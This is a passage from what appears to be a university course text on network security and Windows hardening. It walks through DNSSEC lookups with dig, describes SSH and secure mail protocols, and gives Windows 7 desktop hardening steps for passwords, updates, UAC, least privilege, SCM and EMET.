;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;uou.ac.in.                     IN      A

;; AUTHORITY SECTION:
in.                     172800  IN      NS      a0.in.afilias-nst.info.
in.                     172800  IN      NS      a1.in.afilias-nst.in.
in.                     172800  IN      NS      a2.in.afilias-nst.info.
in.                     172800  IN      NS      b0.in.afilias-nst.org.
in.                     172800  IN      NS      b1.in.afilias-nst.in.
in.                     172800  IN      NS      b2.in.afilias-nst.org.
in.                     172800  IN      NS      c0.in.afilias-nst.info.
in.                     86400   IN      DS      64788 7 1 82E4E46622B646086C1051A6093DEB897BD1C022
in.                     86400   IN      DS      64788 7 2 4021B67522D8935C8D8D7CE32900ACB382F55E3D1A8DE920233CBE70 A13DA85B
in.                     86400   IN      RRSIG   DS 8 1 86400 20151119050000 20151109040000 62530 . Bp3nArNrYNmxZ0uFdTaxD2hm8Qvhe7epXZRwYz5732TnbRnl8+4zdQnm AX6q0YY/WR90ck5hVzBm+WGCjD8Loqlzuc1G2sH8VrYQi2VBdJ1Wbi
 HMFMOP1ju+XNvtN8WctnaxcHfrxVmJEbN6J0G+H1nb7zrsgXJ++nkl2B ZW4=
```

We will request the same query to one of the DNS server returned, ie.**a0.in.affilias-nst.in.** They don’t know about the A record uou.ac.in but they do know about the authoritative name servers for uou.ac.in ie, **jill.ns.cloudflare.com., brad. ns.cloudflare.com**.



```
remnux@remnux:~$ dig +dnssec @a1.in.afilias-nst.in. uou.ac.in

; <<>> DiG 9.7.3 <<>> +dnssec @a1.in.afilias-nst.in. uou.ac.in
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12469
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 6, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;uou.ac.in.                     IN      A

;; AUTHORITY SECTION:
uou.ac.in.              86400   IN      NS      jill.ns.cloudflare.com.
uou.ac.in.              86400   IN      NS      brad.ns.cloudflare.com.
06n76im2c45enjfanlj4mc2tr0dt5gpb.ac.in. 86400 IN NSEC3 1 1 1 D399EAAB 1ACBP19NSS6VQCNUEALQ17S603TSTLG2 NS SOA RRSIG DNSKEY NSEC3PARAM
06n76im2c45enjfanlj4mc2tr0dt5gpb.ac.in. 86400 IN RRSIG NSEC3 7 3 86400 20151130095807 20151109085807 20250 ac.in. kNyoDEmDeRfXC+KARzrJ
HfU81wk4QY1Yb1M 8TB2npyvIm+hWVb5M6+RyKsiss3EIYRH8WHYZxLz3DEDDgaVmjdetDej Qyw=
ujpe3je0upcc3fslqr2vkp9dtf4a0ek4.ac.in. 86400 IN NSEC3 1 1 1 D399EAAB 06N76IM2C45ENJFANLJ4MC2TR0DT5GPB A RRSIG
ujpe3je0upcc3fslqr2vkp9dtf4a0ek4.ac.in. 86400 IN RRSIG NSEC3 7 3 86400 20151123024226 20151102014226 20250 ac.in. jJac60SXFT7MKSiU9m2i
kFYPJgY9FFoUl54 118uJbwG2A+WJpbvV6t1/y1jkFP8ZZKE8Mv+dXKI3hNEDQR0WJN9P4dR Cqc=
```

Lets finally query the name servers responsible for the domain and see the answers.



```
remnux@remnux:~/Desktop$ dig +dnssec @jill.ns.cloudflare.com. uou.ac.in

; <<>> DiG 9.7.3 <<>> +dnssec @jill.ns.cloudflare.com. uou.ac.in
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42977
;; flags: qr aa rd; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 512
;; QUESTION SECTION:
;uou.ac.in.                     IN      A

;; ANSWER SECTION:
uou.ac.in.              300     IN      A       104.28.3.92
uou.ac.in.              300     IN      A       104.28.2.92
```

To validate the RRSIG record, we need the DNSKEY. Im letting that an experiment for the reader.

4.3.8 SECURE SHELL (SSH)

Secure Shell (SSH) is a protocol for secure remote login and other secure network services over an insecure network in a clien-server architecture, connecting and SSH client to and SSH server. SSH was designed as a replacement for Telnet and for unsecured remote shell protocols such as the Berkeley rlogin, rsh, and rexec protocols which transmits sensitive information such as login credentials in plaintext.

IN this client server architecture, the client is responsible for beginning the initial TCP handshake with the server, negotiating the secure connection, verifying that the server's identity matches previously recorded information, and providing credentials to authenticate.

The server component listens on a designated port for connections. It is responsible for negotiating the secure connection, authenticating the connecting party, and spawning the correct environment if the credentials are accepted.

The server presents with the protocol version it supports along with the host key, which can be tested to check whether the client is communicating to the right server. At this point, both parties negotiate a session key using a version of something called the Diffie-Hellman algorithm. This algorithm (and its variants) make it possible for each party to combine their own private data with public data from the other system to arrive at an identical secret session key. The generated session key is used to secure the entire session. The public and private key pairs used for this part of the procedure are completely separate from the SSH keys used to authenticate a client to the server.

It consists of three major components:

- The Transport Layer Protocol [SSH-TRANS] provides server authentication, confidentiality, and integrity negotiation , key exchange, encryption, and optionally provides compression. The transport layer will typically be run over a TCP/IP connection, but might also be used on top of any other reliable data stream.
- The User Authentication Protocol [SSH-USERAUTH] authenticates the client-side user to the server. It runs over the transport layer protocol.
- The Connection Protocol [SSH-CONNECT] The connection protocol specifies a mechanism to multiplex multiple streams (channels) of data over the confidential and authenticated transport. It also specifies channels for accessing an interactive shell, for proxy-forwarding various external protocols over the secure transport (including arbitrary TCP/IP protocols), and for accessing secure subsystems on the server host.

The client sends a service request once a secure transport layer connection has been established. A second service request is sent after user authentication is complete. This allows new protocols to be defined and coexist with the protocols listed above. The connection protocol provides channels that can be used for a wide range of purposes. Standard methods are provided for setting up secure interactive shell sessions and for forwarding ("tunneling") arbitrary TCP/IP ports and X11 connections.

Openssh is an open-source implementation that is available freely for use. Most Linux distributions provide versions of Openssh. On a typical Linux implementation, the server is available as sshd and the client is available as ssh. Additional utilities for copying and transferring files, scp and sftp are provided for convenience. On MS Windows platform, a GUI based client is available for ssh and scp. The latter allows drag-and-drop of files across the local and remote host.

4.3.9 Mailing protocols

A few words about secure mailing protocols POST OFFICE PROTOCOL 3 (POP3S), secure IMAP, secure SMTP

These protocol allows you to connect to an email account on a server, and access folders and mailboxes on that server, but does so in an insecure fashion. They, like so many other legacy

internet protocols, communicates in plaintext. Anyone with access to the network path between the server and its clients can discover users' passwords simply by listening in on the network.
POP3/ IMAP servers require clients to authenticate with a username and password. This ensures that only authenticated clients are able to retrieve the user's email. POP3/IMAP is an unencrypted protocol, so the username and password are transported as clear text.
This inherent issue is overcome by introducing SSL in email communication protocols, hence the POP3/IMAP protocol, when used over an SSL layer, is called POP3S/IMAPS.
The same is applicable to widely used SMTP as well. The SECURE SMTP is intended to provide authentication of the communication partners, as well as data integrity and confidentiality. But It is just a way to secure SMTP at the transport layer. This means that the client and server speak normal SMTP at the application layer, but the connection is secured by SSL or TLS. This happens when the connection is established before any mail data has been exchanged. Since whether or not to use SSL or TLS is not negotiated by the peers, SMTPS services are usually reachable on a dedicated port of their own.

4.4 LETS SUM UP

We have looked at the elements of security that are necessary to be provided with secure protocols by leveraging cryptography in larger extend. Due to the grave security concern over the traditional internet protocols, security has been slithered on top of them.

We saw how secure sockets layer (SSL) works and its tremendous capabilities in providing security enablement for the upper layer protocols such as http, smtp, imap, pop etc. IPSEC, a network layer protocol for IP extension provides two types of accesses to end users – the tunnel mode and the transport mode. Users can exchange data securely between two hosts using the transport mode or between sites in a completely encrypted fashion using the tunnel mode. Sharing of keys is an important concern in both the protocol implementations. Very often, shared secret keys are implemented and the keys are exchanged, manually.

Similarly DNSSEC which is a set of extensions to DNS which provide DNS clients (resolvers) with source authentication, data integrity and authenticated denial of existence.
Last but not the least, how PGP provides security to messages that are encrypted and signed and either stored on a disk (as a file) or transmitted across the network. Similarly, we have touched upon security extension of mailing protocols.

4.5 CHECK YOUR PROGRESS

1. What do you think how cryptography services has been leveraged in implementing a security layer over the traditional internet protocols?
2. What does secure socket layer (SSL) and transport layer security (TLS) mean?

3. Explain the SSL handshake protocol while you use Internet Explorer browser to connect to Wikipedia.org website?
4. What is VPN? How IPSec inculcated onto this VPN architecture?

BLOCK III

UNIT I: DESKTOP HARDENING- A WINDOWS CLIENT PERSPECTIVE

1.1 LEARNING OBJECTIVE

After going through this unit, you will be able to:

- Implement Windows security control essestials
- Know the principle of least privilege
- Use Enhanced Mitigation Experience Toolkit
- Use browser security
- Implement Microsoft Baseline Security Analyser
- Understand Physical Security
- Understand the basic guidelines for enabling security in your desktop

1.2 INTRODUCTION

"To err is human – and to blame it on a computer is even more so. – Robert Orben ".

Having said so, the primary question one must ask how much we can blame on us and how we can give to the computers. To answer this, we must ask about is "whether are we at risk or not, and what are the likely losses to be incurred should we be successfully attacked".

Hardening your desktop computer is the primary step to protect your personally Identifiable Data information. Hardening on a large frame is usually the process of securing a system by reducing its surface of vulnerability. Traditionally, attackers target servers but there has been a shift towards to client-side because of better security surrounding the former that makes it more difficult to exploit vulnerabilities.Load balancers and Web application firewalls are more common, making server defense more effective.**Hence attackers are targeting the weaknesses in desktop applications such as browsers, common office applications, email clients and media players etc.**

Computer security covers all the processes and mechanisms by which digital equipment, information and services are protected from unintended or unauthorized access, change or destruction and the process of applying security measures to ensure confidentiality, integrity, and availability of data both in transit and at rest.*However, the complete security is a myth and as said, security is not a single time process, its cat-mouse game.*

As new flaws appears, we must ADDRESS, IDENTIFY and MITIGATE them. This is exactly what we going to learn in this unit by keeping in mind the common user's perspective of computer hardening steps. Hardening a computer involves several steps to form layers of protection. This approach to safer computing is often called **"defense in depth".**

Traditionally, applying vendor security patches regularly is the first step to help harden your computing system. Reducing available vectors of attack typically includes the removal of unnecessary software, unnecessary usernames or logins and the disabling or removal of unnecessary services.Also, many security experts advise installing a personal firewalls/ HIPS on your computer,install and regularly use virus and spyware protection software. Additional hardening actions include closing server ports, disabling Windows and other programs file-sharing, and additionally hardening email programs.

Good computer security is about finding the right balance between hardening your system against potential threats and maintaining usability. If you do not require a particular software application or service it should be disabled and removed. Extra software just requires more work on your part to make it harder to a computer attack to be successful. Adding unnecessary software can lead to your PC spreading a virus or providing a **launching pad for attacks against other campus systems.**

Brian Kerbs is a famous face and evangelist in Computer Security, one should be recommended to remember these basic rule of thumb for staying safe while online. He says:

1. **If you didn’t go looking for it, don’t install it!”.**
2. **If you installed it, update it.**
3. **If you no longer need it, remove it.**

I guess the statements are self-explanatory. Read and remember them whilst using computers and while online. Now that, you have studied about threats and vulnerabilities that we live with and the impact they can leave if overlooked from previous units/courses. In this UNIT we will learn about the security risks and mode of attacks that we inculcate/ adhered, knowingly or by lack of knowledge and hence try to mitigate to an “extend” by plugging the holes and making proactive steps to thwart such attacks from recurring.

I would like to walk you through a series of steps for hardening / tweaking techniques on windows/ *NIX OS platforms, however giving priority to WINDOWS OS for quite obvious reasons-its wide range of client base and the threats they attract. I am not prejudice to say that Linux/ MAC OS X are not free from flaws, they do attract, but less in quantity as compared the former. I assure, one can be benefited if s/he follows them that lowers the risks associated with it.

As they say, “The online truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead-lined room with armed guards. – Gene Spafford”

To secure a computer system, it is important to understand the attacks that can be made against it, and these threats can typically be classified as Malware and their innumerable categories of threats, threats posed by client-side applications, social engineering attacks etc. The security settings recommended here in the following sections intended for home users in mind as Wi-Fi-enabled laptop computers /desktop in home environment are less secure compared to desktop systems inside your network and behind corporate firewall.

Points to ponder:

- Always install Licensed Software so that you have regular updates of your Operating system and Applications. In case of open source software, make sure to update frequently.
- Read the “Terms and Conditions” / “License Agreement” provided by vendor/software before installation.

1.3 WINDOWS SECURITY CONTROLS ESSENTIAL FOR HOME USER

This section is intended to recommend basic guidelines to the home computer users working with computer systems running Windows 7 Operating System. I categorically selected Windows 7 which leads the market share(more than 56 %, followed by Windows 8.X(13%) then Windows XP, although discontinued (12%), according to Wikipedia. Most of the settings are common for Windows OS, if differs I will categorically specify. The basic purpose of this document is to create awareness about computer security issues among home computer users and suggest them the tasks to be performed to secure their computer systems to protect their information assets.

Our ultimate aim is to deter attackers from compromising the system and using it for nefarious purpose. Windows has designed bundled with many built in features and we will try to harden them further if not enabled by default. Layers of security will be added to protect our system, private documents, browsers and other applications. We will set up patch monitoring to notify us of insecure applications which require patching and event monitoring to monitor and notify any unusual events. And create baselines so as to regular compare against running system for possible modification.

The attacker’s ultimate aim is to gain admin/system rights to your PC and totally control your system. However, a properly hardened PC will deny hackers with layers of protection. At times, based on the vulnerability, it will be completely elbowed out because that feature is turned off.

Sometimes, a zero day vulnerability might enable a hacker to get in, bit often find a locked system, try to wreck something and leave. With a hardened system, they won't reach their goal. And with security monitoring practices, if obtained admin rights, the victory will always be short lived.

Follow the practice of going along the current threat landscape to react to the emergency threats in time. As stated earlier, security not completed with all these steps but a continuing process.

"Security is a process not a product "-bruce schneier

Note: If your system has already been compromised, following the advice given here will not help you, because there is no telling what backdoors and botnets clients have been installed on your system. You cannot fight back at someone who already has administrator control of your system. You can implement something and they will just disable it.


1.3.1 Passwords

"Treat your password like your toothbrush. Don't let anybody else use it, and get a new one every six months". Clifford Stoll

Users should be well aware about the password policies and enforce himself. The windows password should be complex that can foil attempts from crackers and tools. Your passwords should be long (min 12+) and also use upper and lowercase, digits and alphanumeric symbols. The best way is to create passphrases like "**I learn diploma from U.O.U which can be translated to "Ile@rn-d1pl0mafr0mU0U"**

PS: There is also a hidden account called "Administrator" which you should also protect with a password, but it first has to be enabled, as it is disabled by default. So enable the Administrator account, set a password, remember to disable it later. Here are some guidelines for a sage password[10]:

- Don't use same password everywhere. If one of the passwords is discovered (by a keylogger) and if you use the same in email services, you can guess the results.
- From windows command prompt, type "**secpol.msc**" and which leads to you the local security policy window. Select the **account policies > password policy and configure according to your need.**



Security Settings
- Account Policies
  - Password Policy
  - Account Lockout Policy
- Local Policies
- Windows Firewall with Advanced Sec
- Network List Manager Policies

Policy	Security Setting
Enforce password history	0 passwords remembered
Maximum password age	42 days
Minimum password age	0 days
Minimum password length	0 characters
Password must meet complexity requirements	Disabled
Store passwords using reversible encryption	Disabled

1. reuse of a password after certain new passwords
2. select appropriately
3.minimum number of days that must pass before a password can be changed.
4. no of chracters in the pwd, up to 14, the more the characters the tougher for the cracker.
5. A through Z,(a through z)(0 through 9), APPHA NUMERIC !, $, #, %)
6 SHOULD BE DISABLED

Figure 32: Windows local security policy dashboard

[10] http://passrequirements.com/

Note:

- Try using PASSWORD MANAGEMENT PROGRAMS LIKE KEEPASS
- Password protect your BIOS, so that people cannot boot your PC. you should change the boot order in the BIOS so that it boots the hard drive first, rather than the CD/DVD. If an attacker can insert a Linux Live CD and start up your PC, then they will be able to mount your hard drive and read all data from it, and all Windows security will be bypassed


1.3.2 Windows Updates

Downloading and installing the latest software updates, particularly security updates, quickly and consistently on your PC is vital to maintain both its security and its proper functioning.

- Open Windows Update by clicking the Start button . In the search box, type
- Update, and then, in the list of results, click Windows Update.
- In the left pane, click Change settings.

Under Important updates, click one of the following:

- Install updates automatically (recommended)
- Download updates but let me choose whether to install them
- Check for updates but let me choose whether to download and install them
- Never check for updates (not recommended)



Control Panel ▸ System and Security ▸ Windows Update ▸ Change settings

Choose how Windows can install updates

When your computer is online, Windows can automatically check for important updates and install them using these settings. When new updates are available, you can also install them before shutting down the computer.

How does automatic updating help me?

Important updates

Check for updates but let me choose whether to download and install them

Install updates automatically (recommended)
Download updates but let me choose whether to install them
Check for updates but let me choose whether to download and install them
Never check for updates (not recommended)

Recomm...

☑ Give me recommended updates the same way I receive important updates

Who can install updates

☑ Allow all users to install updates on this computer


Note: Windows Update might update itself automatically first when checking for other updates. Read our privacy statement online.

Figure 33: Control panel settings for password security

To get recommended updates for your computer, under Recommended updates, select the Give me recommended updates the same way I receive important updates check box. Click OK. If you are prompted for an administrator password or confirmation, type the password or provide confirmation.

Manual updates can also be configured like the way mentioned above:

- Open Windows Update by clicking the Start button. In the search box, type Update, and then, in the list of results, click Windows Update.
- In the left pane, click Check for Updates
- Windows will start to check for new updates for your computer.



Windows Update

Download and install updates for your computer

12 important updates are available

40 optional updates are available

10 important updates selected, 99.3 MB

Windows Update

The updates were successfully installed

Restart now to finish installing updates.

Succeeded: 10 updates

Windows can't update important files and services while the system is using them. Save any open files, and then restart the computer.

manual update procedure

Figure 34: Manual update procedure in Windows

Do not restart or power off your computer when installing the updates. This might result file corruption in the operating system.

1.4 PRINCIPLE OF LEAST PRIVILEGE(PLP)


One of the main concepts underlying **hardening is Least Privilege.** The simple concept is essential within a Windows environment where administration rights should be restricted to those required for necessary job function rather than assigning the highest admin privileges to users and risking security. Using standard user accounts to perform day-to-day tasks, like managing email, using a web browser, and communicating via an instant messaging program, is a more secure practice than using an account with administrative privileges for these tasks.

When users log on with standard user rights rather than administrative user rights, the operating system is more secure because they cannot modify or bypass countermeasures like antivirus protection, intrusion detection, and firewall software. This means that an innocent user who unknowingly opens an email attachment that contains malware is less likely to compromise their entire computer.

Note: Low-privileged user accounts (LUA) and user account control (UAC) in Windows Vista and Windows 7 are two practical implementations of this principle. To be successful, however, users must apply due diligence, use appropriate accounts, and respond correctly to UAC prompts.

One of the first things you should do in line with least privilege is to create a Standard user account, and use that account for your daily work**. Only login to the administrative account** to install programs, configure networking, or do system maintenance tasks. Because when you are working in a Standard account, any malware or hacker that makes it onto your system will **inherit your privilege and not have admin privileges to make system wide modifications**.

Let’s see how we can enforce this least privilege policy in our case: The User Account Control Settings window has a slider that you can use to adjust the UAC settings. By default, both in Windows 7 and Windows 8, User Account Control is set to notify you only when programs and apps try to make changes to your computer.



Make changes to your user account

mtl00p
Administrator
Password protected

User Account Control Settings

Choose when to be notified about changes to your computer

User Account Control helps prevent potentially harmful programs from making changes to your computer.


Always notify me when:

- Programs try to install software or make changes to my computer
- I make changes to Windows settings

Recommended if you routinely install new software and visit unfamiliar websites.

Figure 35: Changing the user account control settings

You can switch between any of the four available levels: "Always notify", "Notify me only when programs/apps try to make changes to my computer", "Notify me only when programs/apps try to make changes to my computer (do not dim my desktop)" and "Never notify". It means to configure your system so that it is only capable of doing things you normally do, and nothing else. So, that means that if a feature in Windows is not used, it is to be turned off, or disabled.



User Account Control: Allow UIAccess applications to prompt for elevation without using the secure desktop
User Account Control: Behavior of the elevation prompt for administrators in Admin Approval Mode 1
User Account Control: Behavior of the elevation prompt for standard users 2
User Account Control: Detect application installations and prompt for elevation
User Account Control: Run all administrators in Admin Approval Mode
User Account Control: Switch to the secure desktop when prompting for elevation 3
User Account Control: Virtualize file and registry write failures to per-user locations

User Account Control: Switch to the secure desktop when prompting for elevation
● Enabled
○ Disabled

User Account Control: Behavior of the elevation prompt for administrators in Admin Approval Mode
Prompt for consent for non-Windows binaries
Elevate without prompting
Prompt for credentials on the secure desktop
Prompt for consent on the secure desktop
Prompt for credentials
Prompt for consent
Prompt for consent for non-Windows binaries

User Account Control: Behavior of the elevation prompt for standard users
Prompt for credentials
Automatically deny elevation requests
Prompt for credentials on the secure desktop
Prompt for credentials

Figure 36: Changing UAC setting

You can configure UAC settings via Group Policy or the User Account Control tool available in Control Panel. These settings are at the following location in the Group Policy management tools: **Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options**. The recommended security settings include, but not limited to:


1. **User Account Control: Behavior of the elevation prompt for administrators in Admin Approval Mode**. Configure this setting to **Prompt for consent for non-Windows binaries**.

2. **User Account Control: Behavior of the elevation prompt for standard users**. Configure this setting to **Automatically deny elevation requests**. This setting requires the user to log on to the computer with an administrative account to run programs that require elevation of privilege. As a security best practice, standard users should not have knowledge of administrative passwords. However, if your users have both standard and administrator level accounts, using the **Prompt for credentials on the secure desktop** setting option so that regular users will not choose to always log on with their administrator accounts and will shift their behavior to using the standard user account.

3. **Switch to the secure desktop when prompting for elevation**. Enable this setting. The secure desktop helps protect against untrusted input and spoofing by presenting the credentials dialog box in a protected section of memory, which only is accessible to trusted system processes. This is important because elevation prompt dialog boxes can be spoofed, causing users to disclose their passwords to malware.

1.4.1 Learning objective

The Microsoft Security Compliance Manager (SCM) is a popular tool designed to help you manage security baselines. SCM is one of Microsoft's "solution accelerators" – a group of free utilities for enhancing Microsoft products. It installs a number of standard baselines that you can use as-is or you can copy and edit them to fit your own organization's specific needs. For example, there is a baseline that Microsoft has determined to be appropriate for a corporate laptop. There are also many third party baselines you can use with SCM. For further details, please visit: *http://www.microsoft.com/en-in/download/details.aspx?id=16776*



Win7SP1 Computer Security Compliance 1.0 261 unique setting(s)

Name	Default	Microsoft	Customized	Severity	Path
User Account Control: Behavior of th	Prompt for creder	Automatically der	Automatically der	Critical	Computer Configuration\Windows S
Require trusted path for credential er	Not configured	Not Configured	Not Configured	Critical	Computer Configuration\Administrat
User Account Control: Allow UIAcces	Disabled	Disabled	Disabled	Critical	Computer Configuration\Windows S
Interactive logon: Do not require CTF	Not defined,	Disabled	Disabled	Critical	Computer Configuration\Windows S
User Account Control: Behavior of th	Prompt for conser	Prompt for creder	Prompt for creder	Critical	Computer Configuration\Windows S
User Account Control: Detect applica	Enabled	Enabled	Enabled	Critical	Computer Configuration\Windows S
Do not process the legacy run list	Disabled	Not Configured	Not Configured	Critical	Computer Configuration\Administrat
User Account Control: Only elevate L	Enabled	Enabled	Enabled	Critical	Computer Configuration\Windows S

Severity: Critical

Value must be equal to Enabled.

Customize setting value: Enabled

Comments:

UI Path:

Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options

Description:

This policy setting controls whether applications that request to run with a User Interface Accessibility (UIAccess) integrity level must reside in a secure location in the file system. Secure locations are limited to the following:

- …\Program Files\, including subfolders
- …\Windows\system32\
- …\Program Files (x86)\, including subfolders for 64-bit versions of Windows

Vulnerability:

UIAccess Integrity allows an application to bypass User Interface Privilege Isolation (UIPI) restrictions when an application is elevated in privilege from a standard user to an administrator. This is required to support accessibility features such as screen readers that are transmitting user interfaces to alternative forms. A process that is started with UIAccess rights has the following abilities:

- To set the foreground window.
- To drive any application window using SendInput function.
- To use read input for all integrity levels using low-level hooks, raw input, GetKeyState, GetAsyncKeyState, and GetKeyboardInput.

Figure 37: Configuring windows security control

1.4.2 EMET(Enhanced Mitigation Experience Toolkit) anti exploitation tool-silver bullet from Microsoft


According to Microsoft, EMET is a toolkit for deploying and configuring security mitigation technologies that guard your PC from exploits by diverting, terminating, blocking, and invalidating those actions and techniques. EMET can be downloaded from here. For more details please refer to: *http://www.microsoft.com/en-us/download/details.aspx?id=43714*

EMET forces applications to use several key mitigations built into Windows including Data Execution Prevention (DEP), Address Space Layout Randomization (ASLR), and Structured

Exception Handler Overwrite Protection (SEHOP). DEP prevents data from executing and ASLR prevents malware from assembling its malicious activity from (multiple and specific) memory locations assigned in the system's memory. SEHOP prevents malware from overwriting entries in the structured event handler and malicious code referenced by that entry.

The description of the mitigation technologies provided are out of the scope, the full details can be seen here: *https://technet.microsoft.com/en-us/security/jj653751*

The basic and necessary configuration has been explained below:



Quick Profile Name: Maximum security settings

Skin: Office 2013

☑ Windows Event Log

☑ Tray Icon

☑ Early Warning
